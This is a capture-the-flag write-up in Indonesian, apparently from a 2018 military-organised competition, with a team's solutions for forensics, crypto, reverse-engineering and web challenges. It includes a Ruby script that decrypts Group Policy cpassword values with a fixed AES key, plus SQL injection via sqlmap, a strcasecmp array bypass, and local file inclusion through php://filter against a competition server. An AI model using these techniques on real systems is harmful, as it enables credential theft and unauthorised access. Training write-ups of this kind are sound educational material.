CTF | CAPTURE THE FLAG
HUT DISINFOLAHTAD KE 42 - 2018

DOKUMENTASI

Nama Tim

AHMAD HUNAEPI

OKIE LIANI SYAHPUTRA

Hari/Tanggal :

Jum’at, 02 Maret 2017

Personal Statement

Dengan ini saya/kami menyatakkan bahwa dalam pembuatan dokumentasi CTF Disinfolahtad ini adalah karya asli, tidak menjiplak/mencontek karya orang lain.

CTF | CAPTURE THE FLAG
HUT DISINFOLAHTAD KE 42 - 2018

Daftar Isi

KATEGORI FORENSIK

Dokumentasi Jawaban

1. Tempoe Doeloe

Terdapat soal yang gambar yang berbentuk punch card





Figure 2 Punched card character coding


dari gambar di atas kita berusaha untuk mencari jawaban, dan setelah beberapa lama kita menemukan jawabannya.



Flag : Shmooconepilogue2016

2. Gurita Besar dari Pasifik

Terdapat file berbentuk xml yang merupakan group policy dari sebuah komputer



terdapat kata yang kita curigai dalam property cpassword yaitu

9QHhFTUdm6rDgu30J7ShZfqt07T6vOUGkyAFG3G7M+5AotJjkOva7E9KSAcamdrruTgly0O/uVTB/UUdLNU4775b5381hyuUzkd4lJW+llcNNNrQlYu7zqH3/i+8jfjhUq9lqPn8VjCtb9iaEqWbKQ


lalu kita mencoba mendecrypt dengan script :

```
require 'rubygems'
require 'openssl'
require 'base64'
encrypted_data =
"9QHhFTUdm6rDgu30J7ShZfqt07T6vOUGkyAFG3G7M+5AotJjkOva7E9KSAc
amdrruTgly0O/uVTB/UUdLNU4775b5381hyuUzkd4lJW+llcNNNrQlYu7zqH3/i+
8jfjhUq9lqPn8VjCtb9iaEqWbKQ"
def decrypt(encrypted_data)
  padding = "=" * (4 - (encrypted_data.length % 4))
  epassword = "#{encrypted_data}#{padding}"
  decoded = Base64.decode64(epassword)
  key =
"\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8\xf4\x96\xe8\
x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b"
  aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC")
```

```
  aes.decrypt
  aes.key = key

  plaintext = aes.update(decoded)
  plaintext << aes.final
  pass = plaintext.unpack('v*').pack('C*') # UNICODE conversion
  return pass
end
blah = decrypt(encrypted_data)
puts blah
```


Dan kita berhasil mendapatkan flag



Flag : Th1s-P@$$w0rd-ShOud-B3-SaFe_@cc0rding-to-XKCD.com!:-)

3. HexCrypto

Terdapat sebuah soal dalam bentuk html yang berisi kumpulan warna-warna, ketika kita mencoba melihat sumber laman terdapat beberapa kode hexa yang berfungsi sebagai style yang berfungsi untuk background warna.



Lalu kita mencoba menggabungkan kode hexa tersebut menjadi satu:
496620 796F75 206172 652072 656164 696E67 207468 697320 746578 742C20 796F75 206172 652070 726F62 61626C 79206F 6E2061 207269 676874 207061 74682E 204279 207468 652077 61792C 207468 697320 616E64 207468 652070 726576 696F75 732073 656E74 656E63 652061 726520 686572 65206A 757374 20746F 206669 6C6C20 757020 736F6D 652073 706163 652E20 416E79 776179 2C2079 6F7572 20666C 616720 697320 226573 6F7465 726963 5F6372 797074 6F6772 617068 79222E 204920 677565 737320 796F75 20616C 736F20 6E6F74 696365 642074 686174 20636F 6C6F72 697A65 642068 657820 66726F 6D2061 736369 69206C 6F6F6B 73206B 696E64 206F66 206475 6C6C2E 204F68 207765 6C6C2E

lalu kita coba mendecode kode hexa tersebut ke dalam bentuk ascii dan hasilnya adalah :

If you are reading this text, you are probably on a right path. By the way, this and the previous sentence are here just to fill up some space. Anyway, your flag is "esoteric_cryptography". I guess you also noticed that colorized hex from ascii looks kind of dull. Oh well.

Flag : esoteric_cryptography

4. Kembali ke Masa Depan

Terdapat sebuah web yang memberikan text “Your browser is not up to date, and you are not authorized to get the answer”, lalu kita mencoba melihat sumber laman dari sebuah web tersebut terdapat komentar pada laman tersebut:

<!--

ERROR LOG:

authorized_to_get_answer -> true


expected -> true

browser -> "chrome 100"


expected -> "Chrome 100"

→

lalu kita mencoba mengubah cookie authorized_to_get_answer menjadi true dan mengubah request header User-Agent menjadi Chrome 100, dan kita mendapatkan hasil pada web tersebut:



Answer: Beri_@ku_10_P3MuD@_N15C4y@_KugunC@N6_DuN1@



Flag : Beri_@ku_10_P3MuD@_N15C4y@_KugunC@N6_DuN1@

KATEGORI KRIPTOGRAFI

Dokumentasi Jawaban

1. Kotak Pandora Caesar

maaf pak ini lupa soalnya udah keburu ditutup, maaf :D

saya ingat hanya flag ini didapatkan dengan mendecrypt dengan teknik caesar-cipher dengan key 13


CTF | CAPTURE THE FLAG
HUT DISINFOLAHTAD KE 42 - 2018

KATEGORI REVERSE ENGINEERING


Dokumentasi Jawaban

1. Rekursif, bukan sulap

Terdapat file re_curse yang kita harus download. Lalu kita mencoba merevers file tersebut dengan aplikasi IDA.



Kita merubah beberapa binary agar langsung memanggil get_flag dan hasilnya :



Flag : flag{5ee_t0ld_y0u_recur5ion5_n0t_m4gic}

KATEGORI WEB APPLICATION

Dokumentasi Jawaban

1. PHP yang Bertabrakan

Terdapat sebuah website yang mengecek parameter GET untuk mendapatkan file flag.txt

kita melihat terdapat kode echo(file_get_contents("flag.txt"));

kita mencoba langsung mengakses file txt tersebut dalam satu dir yang terdapat pada website tesebut.

http://54.169.108.58:6464/flag.txt


dan ternyata kita berhasil menemukan flag tesebut.

Flag: flag{ju5t_5ome_r4ndom_php_th1ngs}


2. Pintu Masuk Raja

Kita diberikan website yang didalamnya terdapat fitur untuk mendaftarkan user dan login user.

Kita mencoba mendaftarkan user dan mencoba login, didalamnya terdapat fitur pencarian user, lalu kita coba mencari user dan kita coba menambahkan malicious code (single quote) terdapat error sql injection, lalu kita pakai sqlmap untuk mendapatkan data dari database dalam sebuah website tersebut.



Terdapat user admin beserta passwordnya, dan kita coba untuk masuk dengan user admin tersebut, dan ternyata terdapat flag untuk login sebagai user admin



Flag: flag{adm1n_s3cr3t_d0nt_t3ll_4ny0ne}

3. Komparasi String

Terdapat sebuah website dengan tulisan WON'T EVER GUESS MY PASSPHRASE lalu saya membaca dokumentasi dari soal tersebut.

Terdapat sebuah kode php untuk mengecek parameter get passphrase

```
<?php
if( isset($_GET['passphrase'])){
   $passphrase = ???;
   $flag = ???;
   if ( strcasecmp($_GET['passphrase'], $passphrase) == 0 ) {
      echo($flag);
   }
}
?>
```

lalu saya menambahkan parameter ?passphrase[]=a&passphrase[]=b pada url website tersebut menjadi http://54.169.108.58:12345/?passphrase[]=a&passphrase[]=b untuk membypass fungsi strcasecmp.

Flag : flag{4rr4ys_4re_al5o_5tring5}

4. Situs yang Bocor

Terdapat sebuah website yang mengambil content php dari parameter resource.

http://54.169.108.58:8001/index.php?resource=main_page

.$_GET[“resource”].’.php

lalu saya mencoba beberapa teknik LFI (Local File Inclusion) untuk mendapatkan file main_page.php secara utuh, dengan:

http://54.169.108.58:8001/index.php?resource=php://filter/convert.base64-encode/resource=main_page

Dan ternyata terdapat kode base64:

PCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KICAgIDx0aXRsZT4gTWFpbiA8L3R
pdGxlPgogICAgPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJodHRwczovL21heGNkbi
5ib290c3RyYXBjZG4uY29tL2Jvb3RzdHJhcC8zLjMuNy9jc3MvYm9vdHN0cmFwLm1pbi5jc3
MiIGludGVncml0eT0ic2hhMzg0LUJWWWlpU0lGZUsxZEdtSlJBa3ljdUhBSFJnMzJPbVVjd3
c3b24zUllkZzRWYStQbVNUc3ovSzY4dmJkRWpoNHUiIGNyb3Nzb3JpZ2luPSJhbm9ueW1vd
XMiPgogICAgICAgIDxzY3JpcHQgc3JjPSJodHRwczovL21heGNkbi5ib290c3RyYXBjZG4uY
29tL2Jvb3RzdHJhcC8zLjMuNy9qcy9ib290c3RyYXAubWluLmpzIiBpbnRlZ3JpdHk9InNoYT
M4NC1UYzVJUWliMDI3cXZ5alNNZkhqT01hTGtmdVdWeFp4VVBuQ0pBN2wybUNXTklw
RzltR0NEOHdHTkljUEQ3VHhhIiBjcm9zc29yaWdpbj0iYW5vbnltb3VzIj48L3NjcmlwdD4KIC
AgICAgICA8c3R5bGU+CiAgICAgICAgLmlucHV0LW15c2l6ZXsKICAgICAgICAgICAgd2lk
dGg6NzkxcHg7CiAgICAgICAgfQogICAgICAgIC50YWJsZSB7CiAgICAgICAgICAgIGJhY2t
ncm91bmQtY29sb3I6d2hpdGU7CiAgICAgICAgICAgIGJvcmRlci1zdHlsZTogc29saWQ7CiAgI
CAgICAgICAgIGJvcmRlci13aWR0aDogMnB4OwogICAgICAgICAgICByaWdodC1tYXJnaW
46IDUwcHg7CiAgICAgICAgICAgIHdpZHRoOjEwMDBweDsKICAgICAgICB9CiAgICAgIC
AgPC9zdHlsZT4KICAgIDwvaGVhZD4KICAgIDxib2R5PgogICAgICAgIDxuYXYgY2xhc3M
9Im5hdmJhciBuYXZiYXItaW52ZXJzZSI+CiAgICAgICAgICAgIDxkaXYgY2xhc3M9ImNvbn
RhaW50ZXItZmx1aWQiPgogICAgICAgICAgICAgICAgPGRpdiBjbGFzcz0ibmF2YmFyLWhl
YWRlciI+CiAgICAgICAgICAgICAgICAgICAgPGEgY2xhc3M9Im5hdmJhci1icmFuZCIgaHJl
Zj0iLyI+IE5vdGhpbmcgdG8gc2VlIGhlcmUgPC9hPgogICAgICAgICAgICAgICAgPC9kaXY+

XItbmF2Ij4KICAgICAgICAgICAgICAgIDxsaSBjbGFzcz0iYWN0aXZlIj48YSBocmVmPSIvIj
4gSG9tZSA8L2E+PC9saT4KICAgICAgICAgICAgPC91bD4KICAgICAgICA8L25hdj4KCiAgI
CAgICAgPGRpdiBjbGFzcz0iY29udGFpbmVyIj4KICAgICAgICAgICAgPGRpdiBjbGFzcz0ic
m93Ij4KICAgICAgICAgICAgICAgIDxkaXYgY2xhc3M9ImNvbC1tZC0xMCBjb2wtbWQtb2Z
mc2V0LTIiPgogICAgICAgICAgICAgICAgICAgIFRoZXJlJ3MgYSBmbGFnIGhlcmUgYnV0I
Gl0J3MgaW4gdGhlIHNvdXJjZSBjb2RlLi4uCiAgICAgICAgICAgICAgICAgICAgQ2FuIHlvdS
BwdWxsIGl0IG91dD8KICAgICAgICAgICAgICAgICAgICA8P3BocAogICAgICAgICAgICAg
ICAgICAgICAvL2ZsYWd7MGhfbjBfcGhwX3kwdXJfbDNha2luZ180bGxfMHZlcn0KIC
AgICAgICAgICAgICAgICA/PgogICAgICAgICAgICAgICAgICAgIFBIUCBpcyBxdWl0
ZSB3ZWlyZCBhYm91dCBmaWx0ZXJzIEkgaGVhci4uLgogICAgICAgICAgICAgICAgPC9ka
XY+CiAgICAgICAgICAgIDwvZGl2PgogICAgICAgIDwvZGl2PgoKICAgIDwvYm9keT4KPC
9odG1sPg==

Lalu kita mencoba mendecode base64 tersebut menjadi bentuk ASCII

```
<!DOCTYPE html>
<html>
<head>
   <title> Main </title>
   <link rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css"
integrity="sha384-
BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u"
crossorigin="anonymous">
      <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"
integrity="sha384-
Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNIcPD7Txa"
crossorigin="anonymous"></script>
      <style>
      .input-mysize{
         width:791px;
      }
      .table {
         background-color:white;
         border-style: solid;
         border-width: 2px;
         right-margin: 50px;
         width:1000px;
      }
      </style>
```

```
  <body>
    <nav class="navbar navbar-inverse">
      <div class="containter-fluid">
        <div class="navbar-header">
          <a class="navbar-brand" href="/"> Nothing to see here </a>
        </div>
      </div>
      <ul class="nav navbar-nav">
        <li class="active"><a href="/"> Home </a></li>
      </ul>
    </nav>

    <div class="container">
      <div class="row">
        <div class="col-md-10 col-md-offset-2">
          There's a flag here but it's in the source code...
          Can you pull it out?
          <?php
            //flag{0h_n0_php_y0ur_l3aking_4ll_0ver}
          ?>
          PHP is quite weird about filters I hear...
        </div>
      </div>
    </div>

  </body>
</html>
```

Flag: flag{0h_n0_php_y0ur_l3aking_4ll_0ver}